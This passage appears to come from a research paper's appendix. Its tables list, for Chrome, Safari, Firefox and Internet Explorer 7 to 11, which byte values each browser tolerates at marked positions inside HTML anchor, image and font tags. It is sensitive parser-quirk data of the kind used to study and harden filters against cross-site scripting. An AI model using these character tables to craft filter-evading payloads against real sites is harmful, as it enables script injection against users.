Browser	Characters in hexadecimal
Chrome	3D
Safari	3D
Firefox	3D
IE11	3D
IE10	3D
IE9	3D
IE8	3D
IE7	3D

Table A.5: Test case #4: `<a href*"..."></a>`

Browser	Characters in hexadecimal						
Chrome		09	0A		0C	0D	20
Safari		09	0A		0C	0D	20
Firefox		09	0A		0C	0D	20
IE11		09	0A		0C	0D	20
IE10		09	0A		0C	0D	20
IE9	00	09	0A	0B	0C	0D	20
IE8	00	09	0A	0B	0C	0D	20
IE7	00	09	0A	0B	0C	0D	20

Table A.6: Test case #5: `<a href=*"..."></a>`

Browser	Characters in hexadecimal									
Chrome		01		...			20	22	27	
Safari		01		...			20	22	27	
Firefox			09	0A	0C	0D	20	22	27	
IE11		01		...			20	22	27	
IE10		01		...			20	22	27	
IE9	00	01		...			20	22	27	60
IE8	00	01		...			20	22	27	60
IE7	00	01		...			20	22	27	60

Table A.7: Test case #6: `<a href=*...*></a>`

Browser	Characters in hexadecimal		
Chrome	00	...	FF
Safari	00	...	FF
Firefox	00	...	FF
IE11	00	...	FF
IE10	00	...	FF
IE9	00	...	FF
IE8	00	...	FF
IE7	00	...	FF

Table A.8: Test case #7: `<a href="..."*></a>`

Browser	Characters in hexadecimal
Chrome	00 ... FF
Safari	00 ... FF
Firefox	00 ... FF
IE11	00 ... FF
IE10	00 ... FF
IE9	00 ... FF
IE8	00 ... FF
IE7	00 ... FF

Table A.9: Test case #8: `<a href="..."><*/a>`

Browser	Characters in hexadecimal
Chrome	00 ... FF
Safari	00 ... FF
Firefox	00 ... FF
IE11	00 ... FF
IE10	00 ... FF
IE9	00 ... FF
IE8	00 ... FF
IE7	00 ... FF

Table A.10: Test case #9: `<a href="..."></*a>`

Browser	Characters in hexadecimal
Chrome	00 ... FF
Safari	00 ... FF
Firefox	00 ... FF
IE11	00 ... FF
IE10	00 ... FF
IE9	00 ... FF
IE8	00 ... FF
IE7	00 ... FF

Table A.11: Test case #10: `<a href="..."></a*>`

Browser	Characters in hexadecimal
Chrome	
Safari	
Firefox	
IE11	
IE10	
IE9	00
IE8	00
IE7	00

Table A.12: Test case #11: `<i*mg src= ...>`

Browser	Characters in hexadecimal		Notes
	Table lists characters, that do not render as a valid tag!		
Chrome		3E	
Safari		3E	
Firefox		3E	
IE11		3E	
IE10		3E	
IE9	3D	3E	3D terminates the tag
IE8	3D	3E	3D creates an attribute without a name
IE7	3D	3E	3D terminates the tag

Table A.13: Test case #12: `<a/*/href= ...>`

Browser	Characters in hexadecimal											
Chrome		09	0A		0C	0D	20	22	27	2B		
Safari		09	0A		0C	0D	20	22	27	2B		
Firefox		09	0A		0C	0D	20	22	27	2B		
IE11		09	0A	0B	0C	0D	20	22	27	2B	A0	
IE10		09	0A	0B	0C	0D	20	22	27	2B	A0	
IE9	00	09	0A	0B	0C	0D	20	22	27	2B	60	A0
IE8	00	09	0A	0B	0C	0D	20	22	27	2B	60	A0
IE7	00	09	0A	0B	0C	0D	20	22	27	2B	60	A0

Table A.14: Test case #13: `<font size=*digit*>`